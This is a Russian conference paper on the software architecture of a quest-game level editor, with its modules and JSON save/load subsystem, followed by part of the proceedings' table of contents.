ПРОГРАММНО-ТЕХНИЧЕСКАЯ АРХИТЕКТУРА КОНСТРУКТОРА УРОВНЕЙ КВЕСТОВ

SOFTWARE AND HARDWARE ARCHITECTURE OF THE QUEST LEVEL CONSTRUCTOR

Аннотация. Цель работы состоит в снижении временных потерь для создания уровней в играх жанра квест при помощи конструктора уровней. В ходе работы была построена программно-техническая архитектура, описаны элементы подсистем конструктора уровней квестов, рассмотрен модуль сохранения и загрузки информации формата JSON.

Abstract. The aim of the work is to reduce time losses for creating levels in quest genre games with the help of level builder. In the course of work the program-technical architecture was built, elements of subsystems of the quest level builder were described, the module of saving and loading JSON format information was considered.

Ключевые слова: конструктор уровней, структура системы, программно-техническая архитектура, модуль сохранения и загрузки, формат json.

Key words: level constructor, system structure, software and hardware architecture, save and load module, json format.

Введение

Как правило, различные игровые приложения как мобильные, так и настольные, содержат в себе некоторый набор уровней, в которые пользователь может играть, и в конечном счете пройти. По умолчанию разработчик проектирует в своей игре стандартные уровни – данная процедура позволит пользователю познакомиться с игрой [1].

Для повышения вовлеченности пользователей в игровой процесс необходимо разработать конструктор сценариев (уровней), который позволит пользователям самостоятельно создавать уровни. Конструктор уровней квестов позволит пользователю конструировать уровень из предметов, которые имеются по умолчанию, и из тех предметов (земля, тропинки, вода, вещи, задания), которые он добавил.

Цель состоит в снижении временных потерь для создания уровней в играх жанра квест при помощи конструктора уровней. Конструктор уровней также расширит функционал игрового приложения, увеличит реиграбельность игры.

Для достижения поставленной цели необходимо проанализировать архитектуру конструктора уровней квестов и представить ее в виде модели структуры. Структура системы – совокупность необходимых и достаточных для достижения цели отношений (связей) между элементами системы.

Основная часть

Один из самых распространенных подходов к разработке информационных систем – это использование программно-технической архитектуры. Эта архитектура включает в себя компоненты, которые выполняют различные функции, такие как ввод, вывод, передача, обработка и хранение информации. Компоненты связаны между собой потоками данных, которые передаются от одного компонента к другому [2].

На рисунке 1 представлена программно-техническая архитектура конструктора уровней квестов. Конструктор уровней квестов имеет четыре подсистемы: подсистема взаимодействия с данными, хранения данных, построения и хранения уровня, сигналов. В таблице 1 представлено описание элементов конструктора уровней квестов.




Рисунок 1 – Программно-техническая архитектура конструктора уровней

Таблица 1 – Описание элементов конструктора уровней квестов

Название элемента	Назначение	Тип информационного процесса	Принадлежность подсистеме
Модуль сохранения и загрузки информации	Осуществляет возможность хранения и загрузки данных формата JSON	Хранение	Подсистема хранения данных
Модуль описания структур для хранения	Осуществляет возможность интерпретации данных JSON	Хранение	Подсистема хранения данных
Модуль взаимодействия с плитками	Осуществляет возможность добавления, изменения и удаление плитки	Хранение	Подсистема взаимодействия с данными
Модуль взаимодействия с вещами	Осуществляет возможность добавления, изменения и удаление вещей	Хранение	Подсистема взаимодействия с данными
Модуль взаимодействия с созданными объектами	Осуществляет возможность добавления, изменения и удаление объектов, созданных пользователем	Хранение	Подсистема взаимодействия с данными
Модуль взаимодействия с событиями	Осуществляет возможность добавления, изменения и удаление событий	Хранение	Подсистема взаимодействия с данными
Модуль построения уровня	Осуществляет возможность создания уровня при помощи плиток, вещей, событий и так далее	Обработка	Подсистема построения и хранения уровня
Модуль сохранения уровня	Осуществляет возможность сохранять уровень после его создания	Передача	Подсистема построения и хранения уровня
Модуль отображения уровня	Осуществляет конвертацию данных в изображение уровня	Обработка	Подсистема построения и хранения уровня
Модуль взаимодействия с сигналами	Осуществляет возможность передавать и принимать сигналы	Передача	Подсистема сигналов
Модуль обработки сигналов	Осуществляет обработку полученных событий на созданных объектах	Обработка	Подсистема сигналов

Рассмотрим модуль сохранения и загрузки информации, поскольку он является одним из самых важных элементов системы. Данный модуль позволяет взаимодействовать с данными формата JSON, принимая описание структуры, которая позволяет интерпретировать полученные данные при помощи библиотеки *Newtonsoft.Json* [3].

Формат JSON был выбран, поскольку имеет чистый и легко читаемый синтаксис, что обеспечивает простоту анализа данных [4, 5].

Заключение

В ходе выполнения работы была построена программно-техническая архитектура, описаны элементы подсистем конструктора уровней квестов и рассмотрен модуль сохранения и загрузки информации формата JSON. Анализ конструктора уровней кве-

стов позволяет лучше понять, как работает система, какие компоненты в ней присутствуют и как они взаимодействуют друг с другом. Анализ позволяет выявить возможности для оптимизации и улучшения системы. Понимание структуры системы помогает лучше планировать изменения и обновления.

СПИСОК ИСТОЧНИКОВ

1. Петрова, А. Н. Анализ программных сред для разработки конструктора уровней в игровых приложениях жанра квест / А. Н. Петрова, А. С. Яковлев // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 120-123. – EDN RKLNNI.

2. Гусарова, Н. Ф. Теория систем и системный анализ / Н. Ф. Гусарова, Н. В. Добренко ; Санкт-Петербургский национальный исследовательский университет информационных технологий, механики и оптики. – Санкт-Петербург : Санкт-Петербургский национальный исследовательский университет информационных технологий, механики и оптики, 2019. – 84 с. – EDN KMEGPC.

3. NewtonSoft.com : Popular high-performance JSON framework for .NET : сайт. – Соединенные Штаты Америки, 2004 – URL : <https://www.newtonsoft.com/json> (дата обращения: 01.11.2023).

4. Habr.com : Что такое JSON : сайт. – Москва, 2003 – URL : <https://habr.com/ru/articles/554274/> (дата обращения: 01.11.2023).

5. Васильев, Г. В. Эффективное хранение больших данных о погоде в формате JSON с помощью nosql базы данных mongodb / Г. В. Васильев // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы VI Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 10–14 апреля 2023 года. Том Часть 2. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2023. – С. 255-258. – EDN ZBOWLD.

СОДЕРЖАНИЕ

СЕКЦИЯ 1. МАШИНОСТРОЕНИЕ, МАТЕРИАЛОВЕДЕНИЕ И ХИМИЧЕСКИЕ ТЕХНОЛОГИИ	3
Анастасьев А. В., Михайлов А. Н. СИНТЕЗ СТРУКТУРЫ ТЕХНОЛОГИЧЕСКОГО ПРОЦЕССА ОБЕСПЕЧЕНИЯ ПОСТОЯНСТВА УСЛОВИЙ РЕЗАНИЯ ПРИ ОТДЕЛОЧНОЙ ОБРАБОТКЕ ЛОПАТОК ГТД.....	3
Арихина Н. С., Ермишин А. С. ОПТИМИЗАЦИЯ БИЗНЕС-ПРОЦЕССОВ МАШИНОСТРОИТЕЛЬНЫХ ПРЕДПРИЯТИЙ ПОСРЕДСТВОМ ЦИФРОВЫХ ТЕХНОЛОГИЙ	6
Арчаков Б. Магомед-Баширович, Бахматов П. В. ВЛИЯНИЕ УГЛА ЗАТОЧКИ ВОЛЬФРАМОВЫХ ЭЛЕКТРОДОВ НА ГЕОМЕТРИЧЕСКИЕ ПАРАМЕТРЫ ШВА, ВЫПОЛНЕННЫХ АРГОНОДУГОВОЙ СВАРКОЙ.....	9
Будникова Я. Н., Проценко А. Н. НОВЫЕ КАТАЛИТИЧЕСКИЕ СИСТЕМЫ ОТВЕРЖДЕНИЯ ЭПОКСИВИНИЛЭФИРНЫХ СВЯЗУЮЩИХ ПКМ	12
Войтович Р. А., Короткий М. М., Фролов А. В. ОБЗОР ТЕХНОЛОГИЙ УПРАВЛЕНИЯ СВАРОЧНЫМИ РОБОТАМИ	15
Гудиминко З. А., Титова Ю. В. ОЦЕНКА МЕТОДОВ ПОЛУЧЕНИЯ ВЫСОКОДИСПЕРСНОЙ КЕРАМИЧЕСКОЙ КОМПОЗИЦИИ AlN-SiC	19
Дмитриев Л. Д., Ямилинец С. Ю., Род В. А., Журавлева Г. Н., Кондратов А. П. ОЦЕНКА БАРЬЕРНЫХ СВОЙСТВ ЛАКА ДЛЯ МОДИФИКАЦИИ РЕЗИНОТКАНЕВЫХ КОМПОЗИТОВ ПО ПАРПРОНИЦАЕМОЙ СПОСОБНОСТИ ПРОСТЫХ РАСТВОРИТЕЛЕЙ.....	22
Домарева Н. П., Петрова М. С., Семенов А. В., Волкова О. О., Смирнов Е. А. ФОРМИРОВАНИЕ ПЛЕНОК ПОЛИЭЛЕКТРОЛИТОВ НА ПОВЕРХНОСТИ QCM-ЧИПОВ	25
Загнетов В. А., Бахматов П. В. ПРОГНОЗИРОВАНИЕ И ПРИМЕНЕНИЕ ЭФФЕКТИВНЫХ МЕТОДОВ КОНТРОЛЯ С КАВИТАЦИОННЫМ ПОВРЕЖДЕНИЕМ ТЕХНОЛОГИЧЕСКОГО ОБОРУДОВАНИЯ	27
Золотарев А. С., Питель Т. С. ИССЛЕДОВАНИЕ ПРОБЛЕМ СОЗДАНИЯ КОМПОЗИТНОГО СТРОЙМАТЕРИАЛА НА ОСНОВЕ РЕЦИКЛИНГА РАСТИТЕЛЬНЫХ ОТХОДОВ ..	30
Кириллова В. И., Герасимова Е. Л., Салимгареева Е. Р., Иванова А. В. ПОТЕНЦИОМЕТРИЧЕСКИЙ ПОДХОД ДЛЯ ОПРЕДЕЛЕНИЯ АНТИОКСИДАНТНОЙ ЕМКОСТИ С ИСПОЛЬЗОВАНИЕМ СТАБИЛЬНОГО РАДИКАЛА ДИФЕНИЛПИКРИЛГИДРАЗИЛА	32
Короткий М. М., Бахматов П. В. ОПРЕДЕЛЕНИЕ СТРУКТУРНО-МЕХАНИЧЕСКОГО СОСТОЯНИЯ СВАРНОГО СОЕДИНЕНИЯ КОЛЛЕКТОРА РЕАКТОРНОЙ ПЕЧИ РИФОРМИНГА УСТАНОВКИ ПРОИЗВОДСТВА ВОДОРОДА ИЗ СПЛАВА MANAURITE 900.....	35
Люй Лань, Чжао Цзыдун, Башков О. В., Ли Сюэвей ИССЛЕДОВАНИЕ СВОЙСТВ И ХАРАКТЕРИСТИК ОКСИДНЫХ ПОКРЫТИЙ, СФОРМИРОВАННЫХ В ПРОЦЕССЕ МИКРОДУГОВОГО ОКСИДИРОВАНИЯ В ЭЛЕКТРОЛИТЕ НА ОСНОВЕ ГЕКСАМЕТАФОСФАТА НАТРИЯ.....	38

Люхо И. А., Проценко А. Е. ПОЛУЧЕНИЕ ПЛАСТМАСС ИЗ ВОЛОКОН, ПОЛУЧЕННЫХ ПРИ РЕЦИКЛИНГЕ ПКМ	41
Максимова О. Е., Кравченко Е. Г. УЧЕТ НЕОПРЕДЕЛЕННОСТИ ИЗМЕРЕНИЙ В КАЛИБРОВКЕ НУТРОМЕРОВ	44
Морозова Т. Д., Шакирова О. Г. НОВЫЕ КОМПЛЕКСЫ ЖЕЛЕЗА(II) С 2,6-БИС(1 <i>H</i> -ИМИДАЗОЛ-2-ИЛ)-4- МЕТОКСИПИРИДИНОМ	47
Немолякина Е. А., Марков А. Е., Щелкунов Е. Б. ВНЕДРЕНИЕ ПРИНЦИПОВ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА НА РОССИЙСКИХ ПРЕДПРИЯТИЯХ	50
Падянов А. Л., Щелкунов Е. Б. ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ ПРИМЕНЕНИЯ ВЫСОКОСКОРОСТНОЙ ОБРАБОТКИ РЕЗАНИЕМ ПРИ ИЗГОТОВЛЕНИИ НЕБОЛЬШИХ ДЕТАЛЕЙ СЛОЖНОГО ПРОФИЛЯ.....	53
Патрушев А. Ю., Серов М. М. СТРУКТУРА И ФИЗИКО-МЕХАНИЧЕСКИЕ СВОЙСТВА МИКРОКРИСТАЛЛИЧЕСКИХ СПЛАВОВ СИСТЕМЫ Co-Ti-B-C, ПОЛУЧЕННЫХ ЗАКАЛКОЙ ИЗ РАСПЛАВА	57
Петрова М. С., Семенов А. В., Рудакова М. Д., Домарева Н. П., Масалович М. С. РАСЧЕТ РАСПРЕДЕЛЕНИЯ ИНГИБИТОРА КОРРОЗИИ В СИСТЕМЕ НЕФТЬ-ВОДА	60
Полейчук П. А., Плетнев Н. О. ИССЛЕДОВАНИЕ АМПЛИТУДЫ КОЛЕБАНИЙ ОТ ВРЕМЕНИ ВО ВРЕМЯ ЕДИНИЧНОГО ЛАЗЕРНОГО ИМПУЛЬСА	62
Рожков А. В., Игнатов С. К., Сулейманов Е. В. ПОТЕНЦИАЛЬНЫЕ ПАРАМЕТРЫ ДЛЯ МОДЕЛИРОВАНИЯ АКТИВАЦИОННЫХ ХАРАКТЕРИСТИК ИОННОЙ ДИФфуЗИИ В ТВЕРДЫХ ЭЛЕКТРОЛИТАХ НА ОСНОВЕ СТАБИЛИЗИРОВАННОГО ОКСИДА ЦИРКОНИЯ.....	65
Рудакова М. Д., Потапов В. В., Семенов А. В., Петрова М. С., Мешков А. В. АВТОМАТИЗАЦИЯ ЭЛЕКТРООРГАНИЧЕСКОГО СИНТЕЗА НА ОСНОВЕ НИКЕЛЕВЫХ КАТАЛИЗАТОРОВ И ПЕРЕМЕННОГО ТОКА	69
Рябченко Е. О., Суслов А. П., Морозов Н. А., Кривошапкина Е. Ф. ПОЛУЧЕНИЕ И ИССЛЕДОВАНИЕ КОМПОЗИТНЫХ МАТЕРИАЛОВ НА ОСНОВЕ УГЛЕРОДНЫХ ТОЧЕК И КОЛЛОИДНОГО ДИОКСИДА КРЕМНИЯ ДЛЯ СОРБЦИИ ИОНОВ КОБАЛЬТА В ВОДНЫХ РАСТВОРАХ	71
Семенов А. В., Рудакова М. Д., Петрова М. С., Домарева Н. П., Мешков А. В. АВТОМАТИЗАЦИЯ КУЛЬТИВИРОВАНИЯ КЛЕТОК В МОБИЛЬНОЙ КУБ-ЛАБОРАТОРИИ.....	74
Старцев Е. А., Бахматов П. В. СВОЙСТВА СВАРНЫХ ОБРАЗЦОВ ПОСЛЕ АВТОМАТИЧЕСКОЙ ДУГОВОЙ СВАРКИ С ПРИМЕНЕНИЕМ ЭКСПЕРИМЕНТАЛЬНОГО ФЛЮСА	77
Стробыкин Н. А., Бахматов П. В. ИСКЛЮЧЕНИЕ ПОРИСТОСТИ И УПРАВЛЕНИЕ ТЕРМИЧЕСКИМ ЦИКЛОМ ПРИ СВАРКЕ ТОНКОСТЕННЫХ ТИТАНОВЫХ АВИАЦИОННЫХ КОНСТРУКЦИЙ	80
Суртаева К. Р., Башков О. В. ОСОБЕННОСТИ КОЛИЧЕСТВЕННОЙ ОБРАБОТКИ ИЗОБРАЖЕНИЙ МИКРОСТРУКТУР УГЛЕРОДИСТОЙ СТАЛИ, ПОЛУЧЕННЫХ МЕТОДОМ СКАНИРУЮЩЕЙ ЭЛЕКТРОННОЙ МИКРОСКОПИИ.....	83
Тактарова А. Н., Отряскина А. А., Федулов Е. А., Отряскина Т. А. ВЛИЯНИЕ ВЫСОКОЙ ТЕМПЕРАТУРЫ НА МАТЕРИАЛ ЗМЕЕВИКОВ.....	87

Тиссен Е. А., Харитонцев В. Б., Елышев А. В. ИССЛЕДОВАНИЕ ЦЕОЛИТНОГО КАТАЛИЗАТОРА НВЕА, ПРОМОТИРОВАННОГО NI, LA И SM В ПРОЦЕССЕ ПИРОЛИЗА ПОЛИЭТИЛЕНА ...	90
Трофименко Д. А., Трифонова И. П., Бурмистров В. А. РЕОЛОГИЧЕСКИЕ СВОЙСТВА МОДИФИЦИРОВАННЫХ БИОРАЗЛАГАЕМЫХ КОМПОЗИЦИЙ НА ОСНОВЕ КРАХМАЛА	93
Хрипкина В. А., Серебренникова А. Г. АНАЛИЗ РЕЗУЛЬТАТОВ ОЦЕНКИ ДЕФОРМАЦИЙ ОТ СИЛОВЫХ НАГРУЗОК, ДЕЙСТВУЮЩИХ НА ДЕТАЛЬ «КАРЕТКА»	96
Чемакина И. С., Иванцов М. И., Третьяков Н. Ю., Елышев А. В. НИКЕЛЕВАЯ КАТАЛИТИЧЕСКАЯ СИСТЕМА НА ОСНОВЕ БЕРЕЗОВОГО АКТИВИРОВАННОГО УГЛЯ ДЛЯ ПОЛУЧЕНИЯ СИНТЕТИЧЕСКОГО МЕТАНА	99
Чжао Цзыдун, Цзян Синьвэй, Люй Лань, Башков О. В., Башкова Т. И. МЕТОДЫ ИССЛЕДОВАНИЯ СВОЙСТВ И ХАРАКТЕРИСТИК ОКСИДНЫХ ПОКРЫТИЙ, СФОРМИРОВАННЫХ В ПРОЦЕССЕ МИКРОДУГОВОГО ОКСИДИРОВАНИЯ	102
Чжо Зин Оо, Зиновьев О. А., Башкова Т. И., Башков О. В. ИССЛЕДОВАНИЕ КИНЕТИКИ УСТАЛОСТНОГО РАЗРУШЕНИЯ КОРРОЗИОННОСТОЙКОЙ АУСТЕНИТНОЙ СТАЛИ 12X18H10T	105
Шевелева Е. Н., Шевелева Ю. А. ИССЛЕДОВАНИЕ ПРОЦЕССОВ ТЕРМООКИСЛИТЕЛЬНОЙ ДЕСТРУКЦИИ СШИТОГО ПОЛИДИМЕТИЛСИЛОКСАНОВОГО КАУЧУКА СКТ	108
СЕКЦИЯ 2. ТРАНСПОРТНО-ЭНЕРГЕТИЧЕСКИЙ КОМПЛЕКС, АВИАЦИОННАЯ И МОРСКАЯ ТЕХНИКА	111
Агарков О. В., Хвостиков А. С. АНАЛИЗ ЭНЕРГОЭФФЕКТИВНОСТИ СИСТЕМЫ ПЫЛЕПРИГОТОВЛЕНИЯ ПАРОВОГО КОТЛА	111
Артюхов А. С., Шаломов В. И. ТЕРМОДИНАМИЧЕСКИЙ АНАЛИЗ ВЛИЯНИЯ ПОВЫШЕННЫХ НАЧАЛЬНЫХ ПАРАМЕТРОВ ПАРА НА ТЕПЛОВУЮ ЭФФЕКТИВНОСТЬ ПАРОТУРБИННОГО ЦИКЛА С ДОКРИТИЧЕСКИМ ДАВЛЕНИЕМ НА ПРИМЕРЕ ТУРБИНЫ Т-180/210-130	114
Бессонова В. О., Воробьева А. А., Аносов А. П. ПРИМЕНЕНИЕ СУДОВЫХ РУЛЕЙ ИЗМЕНЯЕМОГО ПРОФИЛЯ	117
Боярчук И. М., Бурменский А. Д. ОСОБЕННОСТИ РАСЧЕТНЫХ АЛГОРИТМОВ ОПРЕДЕЛЕНИЯ КОНТЕЙНЕРОПРОВОЗНОСТИ СУДОВ	120
Буткин П. Ю., Шаломов В. И. ТЕХНИЧЕСКАЯ ХАРАКТЕРИСТИКА СЕТЕВЫХ ПОДОГРЕВАТЕЛЬНЫХ УСТАНОВОК ПАРОВЫХ ТУРБИН Т-55-130 КОМСОМОЛЬСКОЙ ТЕПЛОЭЛЕКТРОЦЕНТРАЛИ № 2	123
Воробьева А. А., Бессонова В. О., Аносов А. П. ПОСТАНОВКА СУДНА В ДОК ПРИ ПОМОЩИ НАДУВНЫХ ЭЛАСТИЧНЫХ ЕМКОВ	126
Воронков И. О., Красильникова О. А. ИНТЕГРАЦИЯ ВНУТРЕННЕГО ВОДНОГО ТРАНСПОРТА В МУЛЬТИМОДАЛЬНЫЕ ТРАНСПОРТНЫЕ СХЕМЫ	129
Ивашко Г. В., Дедус Ф. Ф. О ПРИМЕНЕНИИ БЕСПИЛОТНЫХ АВИАЦИОННЫХ СИСТЕМ В ХОДЕ ПОИСКОВО-СПАСАТЕЛЬНЫХ РАБОТ	131

Калинин С. С., Лепеса М. И., Чижумов С. Д. ИННОВАЦИОННЫЕ ПРОЕКТЫ РАЗВОДНЫХ МОСТОВ.....	134
Ковалёв А. В., Шаломов В. И. ОБ ЭФФЕКТИВНОСТИ РАБОТЫ ТУРБОУСТАНОВОК Т-63-13/0,25 В НЕОТОПИТЕЛЬНЫЙ ПЕРИОД ПРИМЕНИТЕЛЬНО К СОВЕТСКО-ГАВАНСКОЙ ТЕПЛОЭЛЕКТРОЦЕНТРАЛИ.....	137
Колмыкова В. О., Смирнов А. В. АНАЛИЗ НЕКОТОРЫХ ТЕХНИЧЕСКИХ РЕШЕНИЙ ПО РЕАКТОРНОЙ УСТАНОВКЕ «РИТМ-200» В ПР. 22220 УНИВЕРСАЛЬНЫХ АТОМНЫХ ЛЕДОКОЛОВ	140
Кривенко М. Ю., Бобков А. В. ОЦЕНКА НАПОРНЫХ КАЧЕСТВ ЦЕНТРОБЕЖНОГО НАСОСА ПРИ ЕГО МИНИАТЮРИЗАЦИИ.....	142
Лихачева О. В., Алексеева Н. А. ДИНАМИКА ОПЕРЕЖАЮЩИХ ИНДИКАТОРОВ В НЕФТЕГАЗОВОЙ ОТРАСЛИ...	146
Минаков М. В. ПЕРЕДОВЫЕ МЕТОДЫ И СПОСОБЫ РАЗДАЧИ ТРУБЧАТЫХ ЗАГОТОВОК	148
Павленко Н. В., Шаломов В. И. ТЕРМОДИНАМИЧЕСКИЙ ПОДХОД К ОЦЕНКЕ ЭФФЕКТИВНОСТИ ПРОМЕЖУТОЧНОГО ПЕРЕГРЕВА ПАРА ДЛЯ ТУРБОУСТАНОВОК ТИПА Т-120/130-12,8.....	150
Самойлова А. В., Журбина И. Н. ИССЛЕДОВАНИЕ КОНСТРУКТИВНЫХ ОСОБЕННОСТЕЙ ГРУЗОВЫХ ТАНКОВ СУДОВ-ГАЗОВОЗОВ.....	154
Сейн Мо, Бормотин К. С. АНАЛИЗ ОСТАТОЧНЫХ ДЕФОРМАЦИЙ ПРОЦЕССА СВАРКИ ТОНКОСТЕННОЙ КОНСТРУКЦИИ С ПОМОЩЬЮ МОДЕЛИРОВАНИЯ В СИСТЕМЕ MARC	157
Скачкова А. А., Андрюхина П. А. ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ ВОЗОБНОВЛЯЕМЫХ ИСТОЧНИКОВ ЭНЕРГИИ В СУДОСТРОЕНИИ НА ДАЛЬНЕМ ВОСТОКЕ	160
Соколов А. П., Никитаев И. В. АНАЛИЗ ИЗМЕНЕНИЯ ЭКВИВАЛЕНТНЫХ НАПРЯЖЕНИЙ В ЗАВИСИМОСТИ ОТ СТЕПЕНИ ДИСКРЕТИЗАЦИИ РАСЧЕТНЫХ МОДЕЛЕЙ НА КОНЕЧНЫЕ ЭЛЕМЕНТЫ В ПРИЛОЖЕНИИ АРМ FEM CAD-СИСТЕМЫ «КОМПАС-3D».....	163
Тарасова К. В., Алексеева Н. А. ЭКОНОМИЧЕСКОЕ ОБОСНОВАНИЕ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ РЕМОНТНЫХ РАБОТ НА НЕФТЕГАЗОВЫХ СКВАЖИНАХ	166
Третьяков В. А., Куриный В. В. ОСОБЕННОСТИ 3D ПЕЧАТИ ИЗДЕЛИЯ ТИПА «ФЛАНЕЦ» НА ФОТОПОЛИМЕРНОМ ПРИНТЕРЕ	169
Чепурнова Е. К., Андрианов И. К. МОДЕЛИРОВАНИЕ ПРОЦЕССА ГИБКИ ЛИСТОВОЙ ЗАГОТОВКИ МЕТОДОМ КОНЕЧНЫХ ЭЛЕМЕНТОВ	171
СЕКЦИЯ 3. ЭНЕРГЕТИКА, ЭЛЕКТРОНИКА И УПРАВЛЕНИЕ	175
Акинин Н. В., Власенко С. А. МЕТОДЫ ОЦЕНКИ СОСТОЯНИЯ ФУНДАМЕНТОВ ВОЗДУШНЫХ ЛИНИЙ ЭЛЕКТРОПЕРЕДАЧИ.....	175

Бобровский Н. П., Хохлов Р. Е., Савельев Д. О. ИССЛЕДОВАНИЕ ВЛИЯНИЯ ТРАНСПОРТНОГО ЗАПАЗДЫВАНИЯ В СИСТЕМАХ АВТОМАТИЧЕСКОГО УПРАВЛЕНИЯ.....	178
Боцманов А. В., Фролов А. В. СИСТЕМА КОНТРОЛЯ СОСТОЯНИЯ АККУМУЛЯТОРНЫХ ЯЧЕЕК БАТАРЕИ АККУМУЛЯТОРОВ.....	181
Бурматова Е. К., Косарева-Володько О. В. СОВРЕМЕННЫЕ ЭНЕРГОЭФФЕКТИВНЫЕ ЭЛЕКТРОПРИВОДЫ: ТЕНДЕНЦИИ И ПЕРСПЕКТИВЫ.....	184
Бутко В. П., Кузьмин Р. В. БЕСПЛОТИННАЯ МИКРОГЭС – ОСНОВНОЙ ИСТОЧНИК ЭЛЕКТРОЭНЕРГИИ В МЕСТАХ, УДАЛЕННЫХ ОТ ЦЕНТРАЛЬНОЙ ЭНЕРГОСИСТЕМЫ	187
Ворощенко В. Д., Горькавый М. А. ОСОБЕННОСТИ ИДЕНТИФИКАЦИИ КОЛЛИЗИЙ ОБЪЕКТОВ В НЕДЕТЕРМИНИРОВАННОЙ СРЕДЕ КОЛЛАБОРАТИВНОГО РОБОТИЗИРОВАННОГО ТЕХПРОЦЕССА	190
Гайнутдинов Ф. Р., Гайнутдинова Д. Ф. ЭКОЛОГИЧЕСКИ ЧИСТЫЕ ЭНЕРГОУСТАНОВКИ НА ОБЪЕКТАХ МАЛОЙ ЭНЕРГЕТИКИ.....	193
Гнатик Д. Е., Куделько А. Р. АНАЛИЗ СОСТОЯНИЯ И ПЕРСПЕКТИВЫ РАЗВИТИЯ МЕТАЛЛУРГИЧЕСКОГО ПРЕДПРИЯТИЯ	195
Грабарь Д. М., Иванов Ю. С. ИСПОЛЬЗОВАНИЕ МЕТОДА SOFT АСТОР CRITIC ДЛЯ ПЕРЕМЕЩЕНИЯ КОЛЛАБОРАТИВНОГО РОБОТА В ЗАДАННУЮ ПОЗИЦИЮ.....	199
Гузанов С. С., Иванов С. Н. ОЦЕНКА ТЕХНИЧЕСКОГО СОСТОЯНИЯ ПРОМЫШЛЕННОГО ОБОРУДОВАНИЯ....	202
Дружинин В. А., Иванов С. Н. ЭЛЕКТРОМЕХАНИЧЕСКАЯ СИСТЕМА ЛЬДОУДАЛЕНИЯ	205
Золотухина Е. Ю. ПРЕДВАРИТЕЛЬНАЯ ОЦЕНКА ТЕХНИКО-ЭКОНОМИЧЕСКОЙ ЭФФЕКТИВНОСТИ ВНЕДРЕНИЯ ТОПЛИВНЫХ ЭЛЕМЕНТОВ НА СТАНЦИИ ...	208
Иванов В. В., Сериков А. В. СТЕНД ДЛЯ ИСПЫТАНИЯ ТЕПЛООБМЕННОГО МОДУЛЯ.....	210
Ильченко Е. С., Любушкина Н. Н. РАЗРАБОТКА ПРОГРАММНО-АППАРАТНОГО КОМПЛЕКСА ДЛЯ АНАЛИЗА И РАСПОЗНАВАНИЯ ПСИХОЭМОЦИОНАЛЬНОГО СОСТОЯНИЯ ЧЕЛОВЕКА	213
Крошилин И. С., Крошилин С. В. ЛИТОГРАФ В ПРОИЗВОДСТВЕ ЭЛЕКТРОНИКИ: ФОРМАТ РЕАЛИЗАЦИИ.....	216
Кузнецов Д. Е., Мешков А. С. РАЗРАБОТКА МАТЕМАТИЧЕСКОЙ МОДЕЛИ СИСТЕМЫ ТП-ДПТ С СИЛОВОЙ КОРРЕКЦИЕЙ	219
Кутеминская М. Н., Любушкина Н. Н. АНАЛИЗ ФИЛЬТРОВ ДЛЯ АКУСТИЧЕСКИХ СИГНАЛОВ.....	222
Кучеров В. А., Куделько А. Р. РАЗРАБОТКА АЛГОРИТМА РАБОТЫ ИНТЕЛЛЕКТУАЛЬНОГО ЭКСПЕРТНОГО МОДУЛЯ ИННОВАЦИОННОЙ СИСТЕМЫ ПРЕДПРИЯТИЯ.....	224
Клочков А. А., Клочкова Н. Н., Обухова А.В. ЭНЕРГООБЕСПЕЧЕНИЕ ТЕПЛИЦЫ В СУРОВЫХ КЛИМАТИЧЕСКИХ УСЛОВИЯХ.....	227

Лебедь А. А., Стельмашук С. В. ОБРАТНАЯ СВЯЗЬ ПО ТОКУ РОТОРА В СИСТЕМЕ ЧП-АД СО СКАЛЯРНЫМ УПРАВЛЕНИЕМ	230
Локтионов Г. А., Копытов С. М. ИСПОЛЬЗОВАНИЕ ЭКОНОМИЧНОГО АБСОЛЮТНОГО ЭНКОДЕРА AS5600 НА ЭЛЕМЕНТАХ ХОЛЛА В СРЕДЕ LABVIEW	233
